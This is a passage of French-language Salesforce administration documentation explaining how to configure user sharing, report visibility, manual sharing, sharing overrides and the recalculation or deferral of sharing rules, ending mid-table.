1. Dans Configuration, saisissez *Paramètres de partage* dans la case Recherche rapide, puis sélectionnez **Paramètres de partage**.
2. Cliquez sur **Modifier** dans la zone des paramètres par défaut à l'échelle de l'organisation.
3. Désactivez la case **Visibilité d'utilisateur de portail** pour rendre les utilisateurs visibles uniquement par eux-mêmes et par leurs supérieurs. Vous pouvez également activer la case pour rendre les utilisateurs visibles par tous les autres utilisateurs du portail dans le même compte.
4. Pour **Visibilité d'utilisateur de communauté**, désactivez la case pour rendre les utilisateurs visibles uniquement par eux-mêmes et par leurs supérieurs. Activez la case pour rendre les utilisateurs de communauté visibles par tous les autres utilisateurs dans leurs communautés.

   Remarque: Cette option est affichée uniquement si Salesforce Communities est activée.

5. Cliquez sur **Enregistrer**.

La sélection de l'une de ces options permet de remplacer rapidement le paramètre par défaut de l'organisation de Privé pour l'accès externe à l'objet Utilisateur pour les utilisateurs de communauté ou de portail.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer la visibilité d'un utilisateur de communauté ou de portail :

- Gérer le partage

Une fois ces paramètres par défaut définis, vous pouvez augmenter l'accès aux utilisateurs de façon sélective.

CONSULTER ÉGALEMENT :

- Définition des paramètres de partage par défaut de l'organisation pour les enregistrements utilisateur
- Création de règles de partage d'utilisateur
- Contrôle de la visibilité des rapports standard
- Partage utilisateur

## Contrôle de la visibilité des rapports standard

Affichez ou masquez les rapports standard qui peuvent présenter des données d'utilisateurs auxquels d'autres utilisateurs n'ont pas accès.

Vous pouvez contrôler si des utilisateurs peuvent afficher des rapports de type standard pouvant exposer des données d'utilisateurs auxquels ils n'ont pas accès. Lors de l'activation initiale du partage utilisateur, tous les rapports qui contiennent des données d'utilisateurs auxquels les autres utilisateurs n'ont pas accès sont masqués.

1. Dans Configuration, saisissez *Paramètres de partage* dans la case Recherche rapide, puis sélectionnez **Paramètres de partage**.
2. Cliquez sur **Modifier** dans la zone des paramètres par défaut à l'échelle de l'organisation.
3. Sélectionnez la case **Visibilité des rapports standard** pour autoriser les utilisateurs à afficher des rapports de type standard qui peuvent présenter des données d'utilisateurs auxquels ils n'ont pas accès. Alternativement, pour masquer ces rapports, désactivez cette case.
4. Cliquez sur **Enregistrer**.

Si le paramètre par défaut à l'échelle de l'organisation pour l'objet utilisateur est Privé et que la case Visibilité des rapports standard est sélectionnée, un utilisateur en lecture peut afficher uniquement les noms des utilisateurs auxquels il n'a pas accès dans le rapport. Les détails tels que le nom d'utilisateur et l'e-mail sont masqués. Lorsque vous désactivez la case **Visibilité des rapports standard**, les utilisateurs qui disposent de l'autorisation « Afficher tous les utilisateurs » peuvent toutefois afficher tous les rapports basés sur des types standard. Tous les utilisateurs peuvent également afficher ces rapports si les paramètres par défaut à l'échelle de l'organisation pour l'objet utilisateur est Accès public en lecture seule.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour définir la visibilité des rapports standard :

- Gérer le partage

**Important:** Lorsque le partage d'analyse est actif, tous les utilisateurs de l'organisation obtiennent un accès Visualiseur aux dossiers de rapports et de tableaux de bord qui sont partagés avec eux. Les utilisateurs désignés comme responsable ou éditeur d'un dossier, et les utilisateurs qui ont des autorisations administratives supplémentaires peuvent avoir un accès supérieur. L'accès de chaque utilisateur à un dossier dépend de la combinaison de l'accès au dossier et des autorisations utilisateur. Pour pouvoir masquer les dossiers de rapports standard en cas de nécessité, retirez le partage des dossiers pour tous les utilisateurs. Désélectionnez ensuite les cases **Afficher des tableaux de bord dans des dossiers publics** et **Afficher des rapports dans des dossiers publics** dans les profils des utilisateurs.

CONSULTER ÉGALEMENT :

- Partage utilisateur
- Prise en charge de types de rapport pour le partage utilisateur

# Contrôle du partage manuel pour les enregistrements utilisateur

Autorisez ou empêchez les utilisateurs de partager leurs propres enregistrements avec d'autres utilisateurs au sein de l'organisation.

Vous pouvez contrôler l'affichage du bouton **Partage** dans les pages de détail utilisateur. Ce bouton permet à un utilisateur d'accorder à d'autres l'accès à son propre enregistrement utilisateur. Vous pouvez masquer ou afficher ce bouton pour tous les utilisateurs en procédant comme suit :

1. Dans Configuration, saisissez *Paramètres de partage* dans la case Recherche rapide, puis sélectionnez **Paramètres de partage**.
2. Cliquez sur **Modifier** dans la zone des paramètres par défaut à l'échelle de l'organisation.
3. Sélectionnez la case **Partage d'enregistrement utilisateur manuel** pour afficher le bouton **Partage** dans les pages de détail utilisateur, qui permet aux utilisateurs de partager leurs propres enregistrements avec d'autres utilisateurs. Vous pouvez également désactiver la case afin de masquer le bouton, ce qui empêche les utilisateurs de partager leurs propres enregistrements avec d'autres utilisateurs.
4. Cliquez sur **Enregistrer**.

Lorsque les paramètres utilisateur par défaut de l'organisation sont définis sur Accès public en lecture seule, les utilisateurs ont accès en lecture aux enregistrements de tous les autres d'utilisateurs, ils peuvent afficher ces utilisateurs dans la recherche et dans les vues de liste, et ils peuvent interagir avec ces utilisateurs dans Chatter et dans des communautés.

Exemple: Par exemple, un utilisateur partenaire souhaite collaborer avec des représentants dans des communautés. Si vous désactivez la case Visibilité d'utilisateur de la communauté, dans la page Paramètres de partage, les utilisateurs de communauté peuvent être affichés uniquement par eux-mêmes et leurs supérieurs dans la hiérarchie des rôles. Vous pouvez utiliser le partage manuel pour accorder à un utilisateur partenaire l'accès en lecture à un commercial, à l'aide du bouton **Partage** dans la page de détail utilisateur du commercial. Cet accès permet aux deux parties d'interagir et de collaborer dans des communautés.

CONSULTER ÉGALEMENT :

Contrôle des personnes que les utilisateurs de communauté ou de portail peuvent afficher

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer ou désactiver le partage manuel d'enregistrements utilisateur :

- Gérer les utilisateurs

# Restauration des paramètres par défaut de visibilité des utilisateurs

Le partage d'utilisateurs permet de contrôler qui voit qui dans l'organisation. Vous pouvez restaurer vos paramètres par défaut si vous avez déjà utilisé le partage d'utilisateurs.

Pour restaurer les paramètres par défaut de visibilité des utilisateurs :

1. Dans Configuration, saisissez *Paramètres de partage* dans la case Recherche rapide, puis sélectionnez **Paramètres de partage**.
2. Définissez les paramètres par défaut de l'organisation sur Accès public en lecture seule pour l'accès interne et sur Privé pour l'accès externe.
3. Activez l'accès utilisateur aux comptes du portail.

   Dans la page Paramètres de partage, sélectionnez la case **Visibilité d'utilisateur du portail**. Cette option permet aux utilisateurs du portail client d'afficher les autres utilisateurs sous le même compte de portail. De plus, les utilisateurs du portail partenaire peuvent afficher le propriétaire du compte du portail.
4. Activez l'accès des membres de la communauté.

   Dans la page Paramètres de partage, sélectionnez la case **Visibilité d'utilisateur de communauté**. Cette option active l'affichage des membres de communauté par tous les autres utilisateurs dans leur communauté.
5. Retirez les règles de partage d'utilisateur.

   Dans la page Paramètres de partage, cliquez sur **Suppr** en regard de toutes les règles de partage d'utilisateur.
6. Retrait de l'accès HVPU pour les enregistrements d'utilisateurs.

   Dans la page Configuration du portail client, cliquez sur **Suppr** en regard de tous les ensembles de partages disponibles pour les HVPU.

Une fois les paramètres par défaut de visibilité d'utilisateur restaurés, tous les utilisateurs internes sont mutuellement visibles, les utilisateurs sous le même compte de portail sont mutuellement visibles et les membres de la même communauté sont mutuellement visibles.

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Portails et communautés disponibles avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour restaurer les paramètres par défaut de visibilité des utilisateurs :

- Gérer le partage

CONSULTER ÉGALEMENT :

Contrôle des personnes que les utilisateurs de communauté ou de portail peuvent afficher

Partage utilisateur

# Prise en charge de types de rapport pour le partage utilisateur

Les rapports basés sur des types de rapport standard peuvent exposer des données d'utilisateurs auxquels un utilisateur n'a pas accès.

Les types de rapport suivants peuvent exposer des données d'utilisateurs auxquels un utilisateur n'a pas accès.

- Comptes
- Propriétaires du compte
- Comptes avec des actifs
- Comptes avec des objets personnalisés
- Comptes avec des partenaires
- Utilisation de l'API
- Campagnes avec des opportunités
- Prévisions personnalisables : Historique des prévisions
- Prévisions personnalisables : Prévisions d'opportunité
- Opportunité d'objet personnalisé avec un rapport sur les devis
- Événements avec des invités
- Opportunité
- Historique de champ d'opportunité
- Historique d'opportunité
- Tendances d'opportunité
- Opportunités et connexions
- Opportunités avec des concurrents
- Opportunités avec des rôles de contact
- Opportunités avec des rôles de contact et des produits
- Opportunités avec des objets personnalisés
- Opportunités avec des partenaires
- Opportunités avec des produits
- Opportunités avec des produits et des planifications
- Opportunités avec des devis et des documents de devis
- Opportunités avec des devis et des éléments de ligne de devis
- Opportunités avec des équipes de vente
- Opportunités avec des équipes de vente et des produits
- Opportunités partagées
- Opportunités partagées avec des produits
- Opportunités partagées avec des produits et des planifications

Par défaut, ces rapports sont accessibles uniquement pour les utilisateurs qui possèdent l'accès approprié. Vous pouvez toutefois modifier ce paramètre afin de permettre aux utilisateurs sans accès approprié d'afficher ces rapports.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

De plus, certains rapports peuvent afficher le rôle d'un utilisateur. Lorsqu'un utilisateur peut afficher un enregistrement, alors qu'il n'a pas accès au propriétaire de l'enregistrement, il peut consulter le rôle du propriétaire dans ces rapports.

CONSULTER ÉGALEMENT :

- Contrôle de la visibilité des rapports standard
- Partage utilisateur

## Différences entre le partage utilisateur avec le partage manuel et les ensembles de partage

Le partage manuel et les ensembles de partage fournissent un accès à différents groupes d'utilisateurs.

Vous pouvez contrôler qui voit qui dans l'organisation, y compris les utilisateurs internes et externes, si votre organisation a le Partage utilisateur activé. Le partage manuel et les ensembles de partage fournissent un accès supplémentaire qui dépasse les paramètres par défaut et les règles de partage de l'organisation. Les utilisateurs externes, notamment les utilisateurs de portail ou de communauté haut volume (HVPU), n'ont aucun rôle et ne peuvent pas être utilisés dans des règles de partage.

Exemple: Accordez l'accès à des utilisateurs internes, et non HVPU, en créant un partage manuel à l'aide du bouton Partage de la page de détail de ces utilisateurs. Accordez à des utilisateurs HVPU l'accès à d'autres utilisateurs en créant un ensemble de partage pour vos portails ou communautés.

Le tableau ci-dessous indique quand utiliser le partage manuel et les ensembles de partage.

| | Utilisateurs qui obtiennent l'accès | | |
|---|---|---|---|
| | **Interne** | **Non HVPU**[1] | **HVPU**[2] |
| **Interne** | Partage manuel | Partage manuel | Ensemble de partage |
| **Non HVPU** | Partage manuel | Partage manuel | Ensemble de partage |
| **HVPU** | Partage manuel | Partage manuel | Ensemble de partage |

[1] Non HVPU correspond à un utilisateur externe qui n'utilise pas un profil HVPU.

[2] HVPU correspond à un utilisateur externe qui possède l'un des profils ci-dessous :

- Site Web authentifié
- Utilisateur de communauté client
- Utilisateur de la connexion à une communauté client
- Utilisateur du portail client haut volume
- Portail haut volume
- Utilisateur de site Web authentifié en excédent

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Utilisateur du portail client haut volume en excédent

CONSULTER ÉGALEMENT :

Partage utilisateur

Partage d'enregistrements utilisateur

Présentation d'un ensemble de partages

# Considérations relatives au partage

Découvrez comment les modèles de partage accordent aux utilisateurs l'accès aux enregistrements qui ne leur appartiennent pas.

Le modèle de partage est une relation complexe entre les hiérarchies de rôle, les autorisations utilisateur, les règles de partage et les exceptions dans certaines situations. Lisez les notes suivantes avant de définir votre modèle de partage :

## Exceptions au partage basé sur des hiérarchies de rôle

Les utilisateurs peuvent toujours afficher et modifier toutes les données que possèdent ou partagent les utilisateurs qui leur sont inférieurs dans la hiérarchie de rôles. Il existe cependant des exceptions :

- Une option des paramètres par défaut à l'échelle de votre entreprise vous permet d'ignorer les hiérarchies lors de la détermination de l'accès aux données.
- Les contacts qui ne sont liés à aucun compte sont toujours privés. Seul le responsable du contact et les administrateurs peuvent le consulter. Les règles de partage de contacts ne s'appliquent pas aux contacts privés.
- Les notes et pièces jointes marquées comme privées via la case `Privé` sont accessibles uniquement par la personne qui les a jointes et par les administrateurs.
- Les événements marqués comme privés via la case `Privé` sont accessibles uniquement à leur responsable. Les autres utilisateurs ne peuvent pas afficher les détails de l'événement lorsqu'ils consultent le calendrier du responsable d'événement. Cependant, les utilisateurs autorisés à afficher ou à modifier toutes les données peuvent afficher les détails de l'événement privé dans les rapports et les recherches, ou lors de la consultation des calendriers des autres utilisateurs.
- Les utilisateurs de niveau supérieur à un propriétaire d'enregistrement, dans la hiérarchie des rôles, peuvent uniquement afficher ou modifier les enregistrements du propriétaire s'ils disposent de l'autorisation d'objet « Lire » ou « Modifier » pour le type d'enregistrement.
- La visibilité des utilisateurs définie par la préférence **Visibilité d'utilisateur de communauté** n'est pas héritée via la hiérarchie des rôles. Si un responsable dans la hiérarchie des rôles n'est pas membre d'une communauté, mais que ses subordonnés sont membres, le responsable n'obtient pas l'accès aux autres membres de la communauté. Cela s'applique uniquement si Salesforce Communities est activée pour votre organisation.

## Suppression d'enregistrements

- La possibilité de supprimer des enregistrements individuels est contrôlée par les administrateurs, le propriétaire de l'enregistrement, les utilisateurs dont la hiérarchie de rôle est supérieure à celle du propriétaire de l'enregistrement et à tout utilisateur disposant d'un « accès intégral ».
- Si le modèle de partage est défini sur Accès public en lecture/écriture/transfert pour les requêtes et les pistes ou sur Accès public intégral pour les campagnes, chaque utilisateur peux supprimer ces types d'enregistrements.

## Ajout d'éléments associés à un enregistrement

- Vous devez disposer d'un accès en « lecture/écriture » à un enregistrement pour pouvoir y ajouter des notes ou des pièces jointes.
- Vous devez disposer d'un accès en « lecture » au moins à un enregistrement pour pouvoir y ajouter des activités ou des enregistrements associés.

## Ajout ou suppression manuels de l'accès au partage

- La possibilité d'étendre manuellement l'accès au partage d'enregistrements individuels est contrôlée par les administrateurs, le propriétaire de l'enregistrement, les utilisateurs dont la hiérarchie de rôle est supérieure à celle du propriétaire de l'enregistrement et tout utilisateur disposant d'un « accès intégral ».
- Changer de modèle de partage entraîne la suppression de tout partage manuel créé par vos utilisateurs.

## Autorisations d'utilisateur et autorisations de niveau objet

Alors que votre modèle de partage contrôle la visibilité des enregistrements, les autorisations d'utilisateurs et les autorisations de niveau objet contrôlent ce que les utilisateurs peuvent faire avec ces enregistrements.

- Indépendamment des paramètres de partage, les utilisateurs doivent disposer des autorisations de niveau objet appropriées. Par exemple, si vous partagez un compte, ces utilisateurs ne peuvent voir le compte que s'ils disposent d'un accès en “lecture” aux comptes. De même, les utilisateurs disposant de l'autorisation « Modifier » sur les contacts peuvent ne pas pouvoir modifier les contacts dont ils ne sont pas responsables s'ils utilisent un modèle de partage privé.
- Les administrateurs et les utilisateurs disposant de l'autorisation “ Afficher toutes les données ” ou “ Modifier toutes les données ” peuvent afficher ou modifier toutes les données.

## Partage de comptes

- Pour restreindre l'accès des utilisateurs aux enregistrements dont ils ne sont pas propriétaires et qui sont associés à des comptes dont ils sont propriétaires, définissez le niveau d'accès approprié sur le rôle. Par exemple, vous pouvez restreindre l'accès d'un utilisateur aux opportunités dont il n'est pas propriétaire, mais qui sont cependant associées à des comptes dont il est propriétaire, à l'aide de l'option `Accès à l'opportunité`.
- Quels que soient les paramètres par défaut à l'échelle de l'organisation, les utilisateurs peuvent au minimum afficher les comptes dans leur territoire. De plus, les utilisateurs peuvent recevoir l'accès en lecture et modification aux contacts, opportunités et requêtes associées aux comptes de leur territoire.

## Partage Apex

Les paramètres par défaut à l'échelle de l'organisation ne peuvent pas être modifiés de privé à public pour un objet personnalisé si un code Apex utilise les entrées de partage associées à cet objet. Par exemple, si un code Apex retrouve les utilisateurs et les groupes qui ont un accès en partage à un objet personnalisé Facture__c (représenté par `Invoice__share` dans le code), vous ne pouvez pas modifier le paramètre de partage à l'échelle de l'organisation de l'objet de privé à public.

## Partage de campagne

- Dans Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, désignez tous les utilisateurs comme utilisateurs marketing lorsque vous activez le partage de campagne. Cela simplifie les tâches administratives et la résolution des problèmes puisque l'accès est contrôlable via les fonctions de partage et les profils.
- Pour segmenter la visibilité entre des divisions opérationnelles tout en conservant le comportement existant au sein d'une division :

1. Paramétrez, à l'échelle de l'entreprise, la valeur par défaut de la campagne sur Privé.
2. Créez une règle de partage pour accorder aux utilisateurs marketing un Accès public intégral à toutes les campagnes dont sont propriétaires des utilisateurs de leur division opérationnelle.
3. Créez une règle de partage pour accorder à tous les utilisateurs non-marketing d'une division opérationnelle un accès en lecture seule à toutes les campagnes dont sont propriétaires des utilisateurs de leur division opérationnelle.

- Lorsqu'un même utilisateur, tel un responsable marketing local, est propriétaire de plusieurs campagnes et a besoin de segmenter la visibilité entre des divisions opérationnelles, partagez les campagnes une par une plutôt que d'utiliser des règles de partage. Les règles de partage s'appliquent à toutes les campagnes dont est propriétaire un utilisateur et ne permettent pas de segmenter la visibilité.
- Créez toutes les règles de partage de campagne avant de changer la valeur par défaut à l'échelle de l'entreprise, afin de réduire l'impact du changement sur vos utilisateurs.
- Pour partager toutes les campagnes de votre entreprise avec un groupe d'utilisateurs ou un rôle spécifique, créez une règle de partage qui s'applique aux campagnes dont sont propriétaires des membres du groupe public Entreprise entière.
- Limitez le nombre de règles de partage que vous devez créer en utilisant l'option Rôles et subordonnés au lieu de choisir un rôle spécifique.
- Si les statistiques de hiérarchie de campagnes sont ajoutées à la présentation de page, un utilisateur peut afficher les données totalisées pour une campagne parent et toutes les campagnes situées au-dessous dans la hiérarchie, que cet utilisateur dispose ou non de droits de partage sur une campagne spécifique au sein de cette hiérarchie. Par conséquent, tenez compte des paramètres de partage de campagne de votre organisation lorsque vous activez les statistiques des hiérarchies de campagnes. Si vous ne voulez pas que les utilisateurs voient les données synthétisées de la hiérarchie, supprimez de la liste associée Hiérarchie de campagne tout ou partie des champs statistiques de hiérarchie de campagnes. Ces champs seront toujours disponibles pour générer des rapports.
- Si le modèle de partage est configuré sur Accès public intégral pour des campagnes, tout utilisateur a la possibilité de supprimer ces types d'enregistrement.

## Partage de membres de campagne

Le partage de membre de campagne est contrôlé par les règles de partage de campagne. Les utilisateurs peuvent afficher une campagne ainsi que les membres de campagne associés.

## Partage des contacts

Par défaut, la valeur de partage des contacts à l'échelle de l'organisation n'est pas disponible pour les organisations ayant activé les comptes personnels.

## Partage des catalogues

- Le partage des catalogues de prix permet de définir si les utilisateurs peuvent ajouter le catalogue et ses produits aux opportunités.
- Les autorisations utilisateur permettent de définir si les utilisateurs peuvent afficher, créer, modifier et supprimer des catalogues de prix.

CONSULTER ÉGALEMENT :

Règles de partage

Paramètres de partage

# Pourquoi un utilisateur a-t-il accès à un compte ?

Un utilisateur peut avoir accès à un compte à partir des éléments suivants :

- Propriété de l'enregistrement
- Accès implicite à un enregistrement enfant associé, par exemple une requête, un contact ou une opportunité
- Paramètres par défaut de l'organisation
- Hiérarchie des rôles
- Règles de partage
- Partage manuel
- Équipe ou territoire du compte

Pour déterminer les raisons pour lesquelles l'utilisateur a accès à l'enregistrement, cliquez sur le bouton **Partage** dans la page de détail du compte afin d'afficher une liste des utilisateurs qui ont accès et pourquoi. Cliquez sur **Développer la liste** pour afficher tous les utilisateurs qui ont accès.

Les utilisateurs ci-dessous ne sont pas affichés dans la liste, même s'ils ont accès :

- Tous les utilisateurs, si les paramètres par défaut à l'échelle de l'organisation sont définis sur Accès public en lecture seule ou Accès public en lecture/écriture.
- Utilisateurs du portail haut volume

Remarque: Si le bouton **Partage** n'est pas affiché, les paramètres de partage par défaut à l'échelle de l'organisation ont peut-être été définis sur Contrôlé par parent ou Accès public en lecture. Sinon, seul le propriétaire de l'enregistrement, un administrateur ou l'utilisateur de niveau supérieur au propriétaire dans la hiérarchie des rôles peut afficher la page Détails du partage.

**Tableau 2: Conseils de dépannage pour l'accès des utilisateurs à un enregistrement**

| Type d'accès | Description |
|---|---|
| Propriétaire de l'enregistrement | Un propriétaire a toujours accès à son enregistrement. |
| Accès implicite | Correspond à l'entrée « Propriétaire de l'enregistrement ou partage associé » dans la colonne Motif de la page Détails du partage. L'utilisateur peut avoir accès à un enregistrement enfant d'un compte (opportunité, requête ou contact), qui leur accorde un accès en lecture au compte. Vous ne pouvez pas remplacer cet accès. Par exemple, si l'utilisateur a accès à un enregistrement de requête, il dispose d'un accès implicite en lecture à l'enregistrement du compte parent. |
| Partage par défaut à l'échelle de l'organisation | Vérifiez si le paramètre par défaut de l'objet compte est défini sur privé. Si c'est le cas, l'utilisateur peut avoir obtenu l'accès via d'autres méthodes indiquées ici. Il doit être défini sur privé si au moins un utilisateur ne doit pas avoir accès à l'enregistrement. |
| Hiérarchie des rôles | L'utilisateur peut avoir hérité de l'accès en lecture à partir d'un subordonné dans la hiérarchie des rôles. Vous ne pouvez pas remplacer ce comportement pour des objets non personnalisés. Si l'utilisateur ayant accès se trouve sur une branche différente de celle du propriétaire du compte dans la hiérarchie, vérifiez les règles de partage, les équipes de compte et le territoire du compte. |
| Règles de partage | L'utilisateur peut avoir obtenu l'accès suite à son inclusion dans une règle de partage appropriée. Si la règle de partage utilise des groupes publics (ou d'autres catégories telles que des rôles) pour octroyer l'accès, vérifiez vos groupes publics afin de déterminer si l'utilisateur a été inclus dans le groupe. |

| Type d'accès | Description |
|---|---|
| Partages manuels | L'utilisateur peut avoir obtenu l'accès via le bouton **Partage** de l'enregistrement. Seul le propriétaire de l'enregistrement, un administrateur ou un utilisateur de niveau supérieur au propriétaire dans la hiérarchie des rôles peut créer ou supprimer un partage manuel dans l'enregistrement. |
| Équipes et territoire de compte | L'utilisateur peut avoir été ajouté à une équipe de compte par le propriétaire du compte, un administrateur ou un utilisateur de niveau supérieur au propriétaire dans la hiérarchie des rôles, ou par un membre de l'équipe de compte. Si votre organisation utilise la gestion des territoires, vérifiez si l'utilisateur ayant accès à une position supérieure au propriétaire du compte dans la hiérarchie des territoires. Les responsables obtiennent le même accès que leurs subordonnés. De plus, si l'utilisateur est un membre du groupe A, lui-même membre du groupe B, il obtient l'accès à tous les comptes partagés avec le groupe B, au même niveau d'accès que les membres du groupe B. |

CONSULTER ÉGALEMENT :

- Contrôle des autorisations d'accès
- Résolution des erreurs de privilèges insuffisants

# Affichage des remplacements de partage

Lorsque vous sélectionnez un objet dans la page Paramètres de partage, la page inclut une liste associée Remplacements de partage qui répertorie les profils qui ignorent les paramètres de partage de cet objet.

Pour afficher la liste Remplacements de partage, dans Configuration, saisissez *Paramètres de partage* dans la case Recherche rapide, puis sélectionnez **Paramètres de partage**. Sélectionnez ensuite un objet dans la liste Gérer les paramètres de partage.

Pour chaque profil, la liste indique les autorisations qui lui permettent de remplacer les paramètres de partage. Les autorisations « Afficher toutes les données » et « Modifier toutes les données » remplacent les paramètres de partage de tous les objets dans l'organisation, alors que les autorisations « Afficher tout » et « Modifier tout » remplacent les paramètres de partage de l'objet nommé.

Remarque: La liste Remplacements de partage n'affichage pas les autorisations accordées via des ensembles d'autorisations, qui peuvent également remplacer les paramètres de partage d'un objet.

Pour remplacer les paramètres de partage d'objets spécifiques, vous pouvez créer ou modifier des ensembles d'autorisations ou des profils, et activer les autorisations d'objet « Afficher tout » et « Modifier tout ». Ces autorisations donnent accès à tous les enregistrements associés à un objet dans l'ensemble de l'organisation, quels que soient les paramètres de partage. Avant de configurer ces autorisations, comparez les différents méthodes de contrôle de l'accès aux données.

CONSULTER ÉGALEMENT :

- Profils

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher des remplacements de partage :

- Afficher la configuration

# Nouveau calcul des règles de partage

Lorsque vous modifiez des groupes, des rôles et des territoires, les règles de partage sont réévaluées afin de déterminer si des accès doivent être ajoutés ou supprimés.

Ces modifications peuvent porter sur l'ajout ou la suppression d'utilisateurs individuels au niveau d'un groupe, d'un rôle ou d'un territoire, sur le choix du rôle auquel un rôle particulier est subordonné, sur la modification de l'ordre de hiérarchie entre deux territoires, ou sur l'ajout ou la suppression d'un groupe d'un autre groupe.

Remarque: Utilisez les boutons Recalculer dans les listes associées Règles de partage si les mises à jour des règles de partage ont échoué ou ne fonctionnent pas comme prévu.

Pour recalculer manuellement les règles de partage d'un objet :

1. Dans Configuration, saisissez *Paramètres de partage* dans la case Recherche rapide, puis sélectionnez **Paramètres de partage**.
2. Dans la liste associée Règles de partage de l'objet voulu, cliquez sur **Recalculer**.
3. Si vous souhaitez suivre la progression d'un nouveau calcul, dans Configuration, saisissez *Tâches en arrière-plan* dans la case Recherche rapide, puis sélectionnez **Tâches en arrière-plan**.

Remarque: Le bouton **Recalculer** est désactivé lorsque les calculs d'appartenance à un groupe ou de règles de partage sont reportés. Les règles de partage des objets associés sont automatiquement recalculées. Par exemple, les règles de partage de compte sont recalculées lorsque les règles de partage d'opportunités sont recalculées, car les enregistrements d'opportunité ont une relation principal-détails avec les enregistrements de compte.

Lorsque le partage est recalculé, Salesforce réexécute également tous les calculs de partage Apex. Lors du recalcul d'une règle de partage, les règles de partage de l'objet associé sont également recalculées. Lorsque le recalcul est terminé, vous recevez un e-mail de confirmation. Par exemple, lors d'un nouveau calcul d'une règle de partage d'opportunité, les règles de partage de compte sont également recalculées, car une opportunité est un détail de l'objet de compte.

Le calcul automatique de règle de partage est activé par défaut. Vous pouvez reporter le calcul de règle de partage en suspendant et en reprenant lorsque vous le souhaitez.

CONSULTER ÉGALEMENT :

- Règles de partage
- Report de calculs de partage
- Surveillance des tâches en arrière-plan
- Recalcul parallèle asynchrone des règles de partage

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les règles de partage de comptes et de contacts sont disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les règles de partage de territoire de compte, de requête, de piste, d'opportunité, de commande et les règles de partage d'objet personnalisé sont disponibles avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les règles de partage de campagne sont disponibles dans **Professional** Edition moyennant un coût supplémentaire, et dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour recalculer les règles de partage :

- Gérer le partage

## Recalcul parallèle asynchrone des règles de partage

Accélérez le recalcul des règles de partage avec une exécution asynchrone et parallèle.

Lors de la création, de la mise à jour ou de la suppression de règles de partage, le traitement du recalcul qui en résulte est désormais asynchrone et parallèle. Le recalcul est activé en parallèle et de façon asynchrone en arrière-plan, ce qui accélère le processus et améliore la résilience pour les opérations sur site, telles que l'installation de correctifs et les redémarrages de serveur. Vous recevez une notification par e-mail une fois terminé. Tant que le recalcul n'est pas terminé, vous ne pouvez pas exécuter d'autres opérations de partage, notamment créer une règle de partage ou mettre à jour les paramètres par défaut à l'échelle de l'organisation.

Si le nombre d'enregistrements affectés par une règle de partage insérer ou mettre à jour basée sur le propriétaire est inférieur à 25 000, l'exécution du recalcul est synchrone et vous ne recevez pas de notification par e-mail une fois le processus terminé. Les règles de partage insérer et mettre à jour basées sur le propriétaire inférieures à 25 000 enregistrements ne sont pas disponibles dans la page Tâches en arrière-plan.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Le recalcul de règle de partage parallèle est également exécuté dans ces cas.

- Cliquez sur le bouton Recalculer pour les règles de partage, dans la page Paramètres de partage.
- Recalculez vos règles de partage dans la page Reporter le partage.

Vous pouvez suivre la progression de votre recalcul parallèle dans la page Tâches en arrière-plan ou afficher les opérations de partage récentes dans la page Afficher le journal d'audit de configuration.

Le recalcul des règles de partage maintient le partage implicite entre les comptes et les enregistrements enfants. Dans la page Tâches en arrière-plan, ces processus correspondent aux sous-types de tâche suivants : **Compte : retrait de l'accès parent supplémentaire** et **Compte : octroi de l'accès parent**. De plus, la suppression d'une règle de partage correspond au sous-type de tâche **Objet : Mise à jour de l'accès**, ce qui indique la suppression des lignes de partage inappropriées.

**Remarque:** Pour examiner en détail l'accès aux enregistrements, reportez-vous au document *Designing Record Access for Enterprise Scale*.

CONSULTER ÉGALEMENT :

- Surveillance des tâches en arrière-plan
- Nouveau calcul des règles de partage
- Comportement de partage intégré

## Report de calculs de partage

De nombreuses modifications de configuration peuvent entraîner de très longues évaluations de règles de partage ou des délais d'attente très importants. Pour éviter ces problèmes, un administrateur peut suspendre ces calculs et les reprendre pendant une période de maintenance de l'organisation.

**Remarque:** La fonctionnalité de report de calcul de partage n'est pas activée par défaut. Pour l'activer pour votre organisation, contactez Salesforce.

Le report du calcul de partage est idéal si vous effectuez un grand nombre de modifications dans des rôles, des territoires, des groupes, des utilisateurs, des responsabilités de compte de portail ou des participations de groupes publics à des règles de partage, et pour suspendre le calcul de partage automatique à une date ultérieure.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les calculs d'appartenance à un groupe et de règle de partage sont activés par défaut.

| Si | Vous pouvez |
| --- | --- |
